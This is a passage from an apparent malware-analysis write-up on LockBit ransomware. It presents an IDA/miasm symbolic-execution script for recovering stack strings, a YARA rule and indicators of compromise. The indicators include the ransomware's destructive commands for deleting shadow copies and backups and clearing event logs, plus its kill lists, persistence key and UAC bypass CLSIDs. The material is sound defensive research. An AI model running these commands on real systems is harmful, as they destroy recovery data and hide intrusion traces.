
But because stack strings or often inline we won't be able to use cross references.

One way to do it is by doing static symbolic emulation on a portion of the code by using IDA selection. I did use this way because with dynamic emulation (symbolic or not) you may have to handle corner cases when an instruction is doing read/write memory operation in an undefined memory zone or API call, etc.

I used miasm framework, because it is easy to install (copy the miasm directory to C:\...\IDA\python\), and they already had a good example on their git.

Original miasm example

Taking a simple case:



simple stack string
By running the original miasm script, we get the following output:

```
IRDst = loc_key_2
@32[EBP_init + 0xFFFFFC2C] = 0x730077
@32[EBP_init + 0xFFFFFC20] = 0x770024
@32[EBP_init + 0xFFFFFC34] = 0x740062
@32[EBP_init + 0xFFFFFC28] = 0x6F0064
@32[EBP_init + 0xFFFFFC30] = 0x7E002E
@16[EBP_init + 0xFFFFFC38] = (EAX_init)[0:16]
@32[EBP_init + 0xFFFFFC24] = 0x6E0069
```

This gives us a good starting point to implement more features on it.

Modified version

The idea was to modify the script to automatically comment the instruction with the right strings and rename the local variables (see picture above). Below the steps:

1 - Symbolic execution
Do symbolic execution on each instruction and for each write operation in memory, stored:

- The destination memory expr (@32[EBP_init + 0xFFFFFC2C])
- The instruction address (EIP)

- The stack position (to handle case where a local variable is accessed using ESP and not EBP)

```
def run_symb_exec(symb, start, end):
    """ Execute symbolic execution and record memory writes

    :param symb         : SymbolicEngine
    :param start (int)  : start address
    :param end (int)    : end address
    return data (dict)  : Dictionnary with information needed (instruction
offset, data_xrefs, source memory expression, spd value)
    """
    data = dict()
    while True:
        irblock = ircfg.get_block(start)
        if irblock is None:
            break
        for assignblk in irblock:
            if assignblk.instr:
                LOGGER.debug("0x%x : %s" % (assignblk.instr.offset,
assignblk.instr))
                if assignblk.instr.args:
                    if assignblk.instr.args[0].is_mem() is True:  # write mem
operation
                        data[assignblk.instr.args[0]] = {'to':
assignblk.instr.offset, 'd_ref_type': 2, 'expr': assignblk.instr.args[0], 'spd':
idc.get_spd(assignblk.instr.offset)}
                if assignblk.instr.offset == end:
                    break
            symb.eval_updt_assignblk(assignblk)
        start = symb.eval_expr(symb.ir_arch.IRDst)
    return data
```

2 - Concretize destination memory

Replace destination memory expression (@32[EBP_init + 0xFFFFFC2C]) with concrete value (0x0 for EBP and the stack pointer (spd) for ESP), to get a concrete value.

```
def concretizes_stack_ptr(phrase_mem):
    """ replace ESP or EBP with a concrete value

    :param phrase_mem (dict)
    """
    stack = dict()
    for dst, src in phrase_mem.items():
        ptr_expr = dst.ptr
        spd = src['spd'] + 0x4
        real = expr_simp(ptr_expr.replace_expr({ExprId('ESP', 32): ExprInt(spd,
32), ExprId('EBP', 32): ExprInt(0x0, 32)}))
        if real.is_int():
            stack[real.arg] = src
    return stack
```

3 - Evaluate the expression
Evaluate the destination memory expression to get the result expression. For example:

```
@128[ESP + 0x488] = {@8[0x423EE0] 0 8, @8[0x423EE0] ^ @128[0x423EE0][8:16] 8 16,
@128[0x423EE0][16:128] 16 128}
```

4 - Translate the resulting expression in python
Using the miasm Translator we can convert the expression in Python code:

```
{@8[0x423EE0] 0 8, @8[0x423EE0] ^ @128[0x423EE0][8:16] 8 16, @128[0x423EE0]
[16:128] 16 128} -> (((memory(0x423EE0, 0x1) & 0xff) << 0) | ((((memory(0x423EE0,
0x1) ^ ((memory(0x423EE0, 0x10) >> 8) & 0xff)) & 0xff) & 0xff) << 8) |
((((memory(0x423EE0, 0x10) >> 16) & 0xffffffffffffffffffffffffffffffff) &
0xffffffffffffffffffffffffffffffff) << 16))
```

This will allow us to evaluate the Python code to get the content.


5 - Comment IDA and rename local var
I reproduce the stack frame using a list, and for each string found, I comment IDA to the right offset using the previously stored information and rename the local variable with the right size.

```
def set_data_to_ida(start, data):
    """ Add comment with the strings, and redefine stack variables in IDA
    """
    size_local_var = idc.get_func_attr(start, idc.FUNCATTR_FRSIZE)
    frame_high_offset = 0x100000000
    frame_id = idc.get_func_attr(start, idc.FUNCATTR_FRAME)
    l_xref = dict()

    if size_local_var == 0:  # TODO : handle when stack size is undefined
        size_local_var = 0x1000  # set stack size to arbitrary value 0x1000

    # represent the stack as a list (initialization)
    stack = [0 for i in range(0, size_local_var)]

    # fill the stack
    for offset, value in data.items():
        if (offset >> 31) == 1:  # EBP based frame
            if offset <= frame_high_offset:
                stack_offset = twos_complement(offset)  # Ex: 0xfffffe00 -> 0x200
                frame_offset = stack_to_frame_offset(stack_offset,
size_local_var)  # frame_offset = member_offset = positive offset in the stack
frame
                l_xref[frame_offset] = value
                stack[frame_offset] = value['value']
        else:  # ESP based frame
            l_xref[offset] = value
            stack_offset = frame_to_stack_offset(offset, size_local_var)
            frame_offset = offset
            stack[offset] = value['value']
        LOGGER.debug("offset 0x%x, stack_offset 0x%x, frame_offset 0x%x, value
%s" % (offset, stack_offset, frame_offset, chr(value['value'])))

    index = 0
    while index < len(stack):
        if stack[index] != 0:  # skip null bytes
            buff = get_bytes_until_delimiter(stack[index::], [0x0, 0x0])  # TODO:
adjust auto ascii/utf16 ?

            if buff:
                LOGGER.debug("raw output = %s" % repr(buff))
                ascii_buff = zeroes_out(buff)  # transform to ascii, deletes null
bytes

                if buff[1] == 0x0:  # check if strings is utf16 TODO: check if
really usefull
                    STRTYPE = idc.STRTYPE_C
                else:
                    STRTYPE = idc.STRTYPE_C

                var_offset = index
                var_name = idc.get_member_name(frame_id, var_offset)
                s_string = "".join(map(chr, ascii_buff))
                LOGGER.info("[+] Index 0x%x, var_offset 0x%x, frame_id = 0x%x,
var_name %s, strings = %s, clean_string = %s, len_strings = 0x%x, size_local_var
0x%x, xref to 0x%x" % (index, var_offset, frame_id, var_name, s_string,
```


```
replace_forbidden_char(s_string), len(buff), size_local_var, l_xref[index]
['to']))

                # delete struct member, to create array of char
                LOGGER.info("[+] Delete structure member")
                for a_var_offset in range(var_offset, var_offset + len(buff)):
                    # if idc.get_member_name(frame_id, a_var_offset):
                    ret = idc.del_struc_member(frame_id, a_var_offset)
                    LOGGER.debug("ret del_struc_member = %d" % ret)

                # re add structure member with good size and proper name
                LOGGER.info("[+] Add structure member")
                ret = idc.add_struc_member(frame_id,
replace_forbidden_char(s_string)[:0x10], var_offset, idc.FF_STRLIT, STRTYPE,
len(buff))
                LOGGER.debug("ret add_struc_member = %d" % ret)

                # Comment instruction using the xref key
                LOGGER.info("[+] Comment instruction")
                if l_xref[index]['d_ref_type'] == 2:
                    if not idc.get_cmt(l_xref[index]['to'], 0):
                        idc.set_cmt(l_xref[index]['to'], s_string, 0)
                index = index + len(buff)
            else:
                index = index + 1
        else:
            index = index + 1
    LOGGER.info("[+] end")
    return stack
```

Script Output Example

By selecting instructions and running the script, we get instructions automatically commented and local variable renamed:



xor routine output



xor loop inline

Yara

```
rule malware_first_unpacking_routine {
    strings :
        $h1 = { 81 [1-5] A9 0F 00 00 75 ?? C7 ?? ?? ?? ?? ?? 40 2E EB ED }
    condition :
        $h1
}
```

IOC

Commands

- `/c vssadmin Delete Shadows /All /Quiet`
- `/c bcdedit /set {default} recoveryenabled No`
- `/c bcdedit /set {default} bootstatuspolicy ignoreallfailures`
- `/c wbadmin DELETE SYSTEMSTATEBACKUP`
- `/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest`
- `/c wmic SHADOWCOPY /nointeractive`
- `/c wevtutil cl security`
- `/c wevtutil cl system`
- `/c wevtutil cl application`
- `/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet`
- `/C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s" & Del /f /q "%s"`

Mutex

`Global\{BEF590BE-11A6-442A-A85B-656C1081E04C}`

Services

- wrapper
- DefWatch
- ccEvtMgr
- ccSetMgr
- SavRoam
- Sqlservr
- sqlagent
- sqladhlp
- Culserver
- RTVscan
- sqlbrowser
- SQLADHLP

- QBIDPService
- Intuit.QuickBooks.FCS
- QBCFMonitorService
- sqlwriter
- msmdsrv
- tomcat6
- zhudongfangyu
- vmware-usbarbitator64
- vmware-converter
- dbsrv12
- dbeng8
- MSSQL$MICROSOFT##WID
- MSSQL$VEEAMSQL2012
- SQLAgent$VEEAMSQL2012
- SQLBrowser
- SQLWriter
- FishbowlMySQL
- MSSQL$MICROSOFT##WID
- MySQL57
- MSSQL$KAV_CS_ADMIN_KIT
- MSSQLServerADHelper100
- SQLAgent$KAV_CS_ADMIN_KIT
- msftesql-Exchange
- MSSQL$MICROSOFT##SSEE
- MSSQL$SBSMONITORING
- MSSQL$SHAREPOINT
- MSSQLFDLauncher$SBSMONITORING
- MSSQLFDLauncher$SHAREPOINT
- SQLAgent$SBSMONITORING
- SQLAgent$SHAREPOINT
- QBFCService
- QBVSS
- YooBackup
- YooIT
- svc$
- MSSQL
- MSSQL$
- memtas
- mepocs
- sophos
- veeam
- backup

- bedbg
- PDVFSService
- BackupExecVSSProvider
- BackupExecAgentAccelerator
- BackupExecAgentBrowser
- BackupExecDiveciMediaService
- BackupExecJobEngine
- BackupExecManagementService
- BackupExecRPCService
- MVArmor
- MVarmor64
- stc_raw_agent
- VSNAPVSS
- VeeamTransportSvc
- VeeamDeploymentService
- VeeamNFSSvc
- AcronisAgent
- ARSM
- AcrSch2Svc
- CASAD2DWebSvc
- CAARCUpdateSvc
- WSBExchange
- MSExchange
- MSExchange$

Process

- wxServer
- wxServerView
- sqlmangr
- RAgui
- supervise
- Culture
- Defwatch
- winword
- QBW32
- QBDBMgr
- qbupdate
- axlbridge
- httpd
- fdlauncher
- MsDtSrvr
- java

- 360se
- 360doctor
- wdswfsafe
- fdhost
- GDscan
- ZhuDongFangYu
- QBDBMgrN
- mysqld
- AutodeskDesktopApp
- acwebbrowser
- Creative Cloud
- Adobe Desktop Service
- CoreSync
- Adobe CEF Helper
- node
- AdobeIPCBroker
- sync-taskbar
- sync-worker
- InputPersonalization
- AdobeCollabSync
- BrCtrlCntr
- BrCcUxSys
- SimplyConnectionManager
- Simply.SystemTrayIcon
- fbguard
- fbserver
- ONENOTEM
- wsa_service
- koaly-exp-engine-service
- TeamViewer_Service
- TeamViewer
- tv_w32
- tv_x64
- TitanV
- Ssms
- notepad
- RdrCEF
- oracle
- ocssd
- dbsnmp
- synctime
- agntsvc

- isqlplussvc
- xfssvccon
- mydesktopservice
- ocautoupds
- encsvc
- firefox
- tbirdconfig
- mydesktopqos
- ocomm
- dbeng50
- sqbcoreservice
- excel
- infopath
- msaccess
- mspub
- onenote
- outlook
- powerpnt
- steam
- thebat
- thunderbird
- visio
- wordpad
- bedbh
- vxmon
- benetns
- bengien
- pvlsvr
- beserver
- raw_agent_svc
- vsnapvss
- CagService
- DellSystemDetect
- EnterpriseClient
- VeeamDeploymentSvc

Registry

- `SOFTWARE\LockBit`
- `SOFTWARE\LockBit\full`
- `SOFTWARE\LockBit\Public`

Persistance

`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\XO1XADpO01`

UAC bypass CLSID

- {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
- {D2E7041B-2927-42fb-8E9F-7CE93B6DC937}

Full Script

```
import idaapi
import idc
import logging
from math import log


def unpack_arbitrary(data, word_size=None):
    """ (modified pwntools) unpack arbitrary-sized integer
    :param data     : String to convert
    :word_size      : Word size of the converted integer or the string “all” (in
bits).
    :return        : The unpacked number
    """
    number = 0
    data = reversed(data)
    data = bytearray(data)

    for c in data:
        number = (number << 8) + c

    number = number & ((1 << word_size) - 1)

    signbit = number & (1 << (word_size-1))
    return int(number - 2*signbit)


def memory(ea, size):
    """ Read memory from IDA
    :param ea (int)     : Start address
    :param size (int)   : size of buffer in normal 8-bit bytes
    : return int/long
    """
    return unpack_arbitrary(idc.get_bytes(ea, size), size * 8)


def twos_complement(esp_offset):
    return 0x100000000 - esp_offset


def stack_to_frame_offset(stack_offset, size_local_var):
    """
    stack_offset <-> frame_offset
    """
    return size_local_var - abs(stack_offset)


def frame_to_stack_offset(frame_offset, size_local_var):
    """
    stack_offset <-> frame_offset
    """
    return size_local_var - abs(frame_offset)


def get_bytes_until_delimiter(bytes_list, delimiter):
    """Get bytes until it reach the delimiter
```

```
    :param bytes_list (list)    : List of bytes
    :param delimiter (list)     : Delimiter to reach (e.g. [0x0, 0x0])
    :return a list of bytes
    """

    len_delimiter = len(delimiter)
    iterables = list()
    for x in range(len_delimiter):
        iterables.append(bytes_list[x:])
    abc = zip(*iterables)
    if tuple(delimiter) in abc:
        index = abc.index(tuple(delimiter))
        return (bytes_list[0:index]) + delimiter
    else:
        return None


def zeroes_out(bytes_list):
    """ delete null bytes

    :param bytes_list (list)    : list of bytes
    :return                     : list of bytes without zeros
    """
    return [x for x in bytes_list if x != 0]


def replace_forbidden_char(my_strings):
    """ replace IDA forbidden char
    """

    clean_string = list()
    for x in my_strings:
        if x.isalnum():
            clean_string.append(x)
        elif x.isspace():
            clean_string.append('_')
        else:
            clean_string.append('?')
    return "k_" + "".join(clean_string)


def bytes_needed(n):
    """ get the number of bytes that compose the number
    https://stackoverflow.com/questions/14329794/get-size-of-integer-in-python

    :pararm n (int) : number
    :return (int)   : number of bytes
    """
    if n == 0:
        return 1
    return int(log(n, 256)) + 1


def extract_byte_x(num, position):
```

```
    """ Get bytes from position

    :param num (int)        : original number
    :param position (int)   : desired byte position
    : return (int)          : byte x
    """
    offset = 0x8 * (position - 1)
    and_mask = (0xFF << offset)
    return (num & and_mask) >> offset


def symbolic_exec(start, end):
    """ Symbolic execution engine (modified of original https://github.com/cea-
sec/miasm/blob/master/example/ida/symbol_exec.py)

    Takes start and end address from IDA selection, do symbolic execution on
instructions
    Replace stacks registers (ESP, EBP) variable by concrete value 0x0 or current
spd instructions
    """
    from miasm.ir.symbexec import SymbolicExecutionEngine
    from miasm.expression.expression import ExprId, ExprInt
    from miasm.expression.simplifications import expr_simp
    from miasm.core.bin_stream_ida import bin_stream_ida
    from miasm.ir.translators import Translator
    from miasm.analysis.machine import Machine

    def run_symb_exec(symb, start, end):
        """ Execute symbolic execution and record memory writes

        :param symb         : SymbolicEngine
        :param start (int)  : start address
        :param end (int)    : end address
        return data (dict)  : Dictionnary with information needed (instruction
offset, data_xrefs, source memory expression, spd value)
        """
        data = dict()
        while True:
            irblock = ircfg.get_block(start)
            if irblock is None:
                break
            for assignblk in irblock:
                if assignblk.instr:
                    LOGGER.debug("0x%x : %s" % (assignblk.instr.offset,
assignblk.instr))
                    if assignblk.instr.args:
                        if assignblk.instr.args[0].is_mem() is True:  # write mem
operation
                            data[assignblk.instr.args[0]] = {'to':
assignblk.instr.offset, 'd_ref_type': 2, 'expr': assignblk.instr.args[0], 'spd':
idc.get_spd(assignblk.instr.offset)}
                    if assignblk.instr.offset == end:
                        break
                symb.eval_updt_assignblk(assignblk)
            start = symb.eval_expr(symb.ir_arch.IRDst)
```

```
        return data

    def concretizes_stack_ptr(phrase_mem):
        """ replace ESP or EBP with a concrete value

        :param phrase_mem (dict)
        """
        stack = dict()
        for dst, src in phrase_mem.items():
            ptr_expr = dst.ptr
            spd = src['spd'] + 0x4
            real = expr_simp(ptr_expr.replace_expr({ExprId('ESP', 32):
ExprInt(spd, 32), ExprId('EBP', 32): ExprInt(0x0, 32)}))
            if real.is_int():
                stack[real.arg] = src
        return stack

    def eval_src_expr(symb, data):
        """ evaluate/resolve the source expression trying to get a concrete
value.
        Translate to python anbd eval if necessary

        Evaluation:
        @128[ESP + 0x488] = {@8[0x423EE0] 0 8, @8[0x423EE0] ^ @128[0x423EE0]
[8:16] 8 16, @128[0x423EE0][16:128] 16 128}
        Translation:
        {@8[0x423EE0] 0 8, @8[0x423EE0] ^ @128[0x423EE0][8:16] 8 16,
@128[0x423EE0][16:128] 16 128} = (((memory(0x423EE0, 0x1) & 0xff) << 0) |
((((memory(0x423EE0, 0x1) ^ ((memory(0x423EE0, 0x10) >> 8) & 0xff)) & 0xff) &
0xff) << 8) | ((((memory(0x423EE0, 0x10) >> 16) & 0xffffffffffffffffffffffffff)
& 0xffffffffffffffffffffffffff) << 16))
        """
        tmp = dict()
        for dst, src in data.items():
            tmp_val = symb.eval_expr(src['expr'])
            if tmp_val.is_int():  # Case where the source expression is a int
                tmp_val = int(tmp_val.arg)
            else:  # The source expression may by a data reference (read from
mem)
                # Translate expression to python
                py_expr = Translator.to_language('Python').from_expr(tmp_val)
                try:
                    tmp_val = eval(py_expr)  # TODO better solution (need to add
memory function) ?
                except Exception as e:
                    LOGGER.info("[-] Python Translator Exception")
                    LOGGER.info(py_expr)
                    raise e
            if isinstance(tmp_val, int) or isinstance(tmp_val, long):
                # Set one byte per address
                for i in range(0, bytes_needed(tmp_val)):
                    tmp[dst + i] = {'to': src['to'], 'd_ref_type': 2, 'value':
extract_byte_x(tmp_val, i + 1), 'spd': src['spd']}
        return tmp
```

```
    bs = bin_stream_ida()
    machine = Machine("x86_32")
    mdis = machine.dis_engine(bs, dont_dis_nulstart_bloc=True)

    ir_arch = machine.ira(mdis.loc_db)

    # Disassemble the targeted function until end
    mdis.dont_dis = [end]
    asmcfg = mdis.dis_multiblock(start)

    # Generate IR
    ircfg = ir_arch.new_ircfg_from_asmcfg(asmcfg)

    # Replace ExprID
    regs = machine.mn.regs.regs_init
    # regs[ExprId('ESP', 32)] = ExprId('ESP', 32)
    # regs[ExprId('ESP', 32)] = ExprId('EBP', 32)
    # regs[ExprId('EAX', 32)] = ExprId('EAX', 32)
    # regs[ExprId('EBX', 32)] = ExprId('EBX', 32)
    # regs[ExprId('ECX', 32)] = ExprId('ECX', 32)
    # regs[ExprId('EDX', 32)] = ExprId('EDX', 32)
    # regs[ExprId('XMM0_init', 32)] = ExprId('XMM0', 32)

    LOGGER.info("[+] Get symbolic engine")
    symb = SymbolicExecutionEngine(ir_arch, regs)
    LOGGER.info("[+] Run symbolic execution")
    data = run_symb_exec(symb, start, end)
    LOGGER.info("[+] Concretize stack pointer")
    data = concretizes_stack_ptr(data)
    LOGGER.info("[+] Resolves source expression")
    data = eval_src_expr(symb, data)
    return data


def set_data_to_ida(start, data):
    """ Add comment with the strings, and redefine stack variables in IDA
    """
    size_local_var = idc.get_func_attr(start, idc.FUNCATTR_FRSIZE)
    frame_high_offset = 0x100000000
    frame_id = idc.get_func_attr(start, idc.FUNCATTR_FRAME)
    l_xref = dict()

    if size_local_var == 0:  # TODO : handle when stack size is undefined
        size_local_var = 0x1000  # set stack size to arbitrary value 0x1000

    # represent the stack as a list (initialization)
    stack = [0 for i in range(0, size_local_var)]

    # fill the stack
    for offset, value in data.items():
        if (offset >> 31) == 1:  # EBP based frame
            if offset <= frame_high_offset:
                stack_offset = twos_complement(offset)  # Ex: 0xfffffe00 -> 0x200
                frame_offset = stack_to_frame_offset(stack_offset,
size_local_var)  # frame_offset = member_offset = positive offset in the stack
```

```
frame
                l_xref[frame_offset] = value
                stack[frame_offset] = value['value']
        else:  # ESP based frame
            l_xref[offset] = value
            stack_offset = frame_to_stack_offset(offset, size_local_var)
            frame_offset = offset
            stack[offset] = value['value']
        LOGGER.debug("offset 0x%x, stack_offset 0x%x, frame_offset 0x%x, value
%s" % (offset, stack_offset, frame_offset, chr(value['value'])))

    index = 0
    while index < len(stack):
        if stack[index] != 0:  # skip null bytes
            buff = get_bytes_until_delimiter(stack[index::], [0x0, 0x0])  # TODO:
adjust auto ascii/utf16 ?

            if buff:
                LOGGER.debug("raw output = %s" % repr(buff))
                ascii_buff = zeroes_out(buff)  # transform to ascii, deletes null
bytes

                if buff[1] == 0x0:  # check if strings is utf16 TODO: check if
really usefull
                    STRTYPE = idc.STRTYPE_C_16
                else:
                    STRTYPE = idc.STRTYPE_C

                var_offset = index
                var_name = idc.get_member_name(frame_id, var_offset)
                s_string = "".join(map(chr, ascii_buff))
                LOGGER.info("[+] Index 0x%x, var_offset 0x%x, frame_id = 0x%x,
var_name %s, strings = %s, clean_string = %s, len_strings = 0x%x, size_local_var
0x%x, xref to 0x%x" % (index, var_offset, frame_id, var_name, s_string,
replace_forbidden_char(s_string), len(buff), size_local_var, l_xref[index]
['to']))

                # delete struct member, to create array of char
                LOGGER.info("[+] Delete structure member")
                for a_var_offset in range(var_offset, var_offset + len(buff)):
                    # if idc.get_member_name(frame_id, a_var_offset):
                    ret = idc.del_struc_member(frame_id, a_var_offset)
                    LOGGER.debug("ret del_struc_member = %d" % ret)

                # re add structure member with good size and proper name
                LOGGER.info("[+] Add structure member")
                ret = idc.add_struc_member(frame_id,
replace_forbidden_char(s_string)[:0x10], var_offset, idc.FF_STRLIT, STRTYPE,
len(buff))
                LOGGER.debug("ret add_struc_member = %d" % ret)

                # Comment instruction using the xref key
                LOGGER.info("[+] Comment instruction")
                if l_xref[index]['d_ref_type'] == 2:
                    if not idc.get_cmt(l_xref[index]['to'], 0):
```

```
                        idc.set_cmt(l_xref[index]['to'], s_string, 0)
                index = index + len(buff)
            else:
                index = index + 1
        else:
            index = index + 1
    LOGGER.info("[+] end")
    return stack


def main():
    start, end = idc.read_selection_start(), idc.read_selection_end()

    if start != 0xFFFFFFFF and end != 0xFFFFFFFF:
        data = symbolic_exec(start, end)
        LOGGER.info("[+] Set and comment data to IDA")
        stack = set_data_to_ida(start, data)
    else:
        print("Error: Select instructions")
        stack = -0x1
    return stack


if __name__ == '__main__':
    idaapi.CompileLine('static key_F3() { RunPythonStatement("main()"); }')
    idc.add_idc_hotkey("F3", "key_F3")

    LOGGER = logging.getLogger(__name__)
    if not LOGGER.handlers:  # Avoid duplicate handler
        console_handler = logging.StreamHandler()
        console_handler.setFormatter(logging.Formatter("[%(levelname)s]  %
(message)s"))
        LOGGER.addHandler(console_handler)
        LOGGER.setLevel(logging.DEBUG)

    print("=" * 50)
    print("""Available commands:
    main() - F3: Symbolic execution of current selection
    """)
```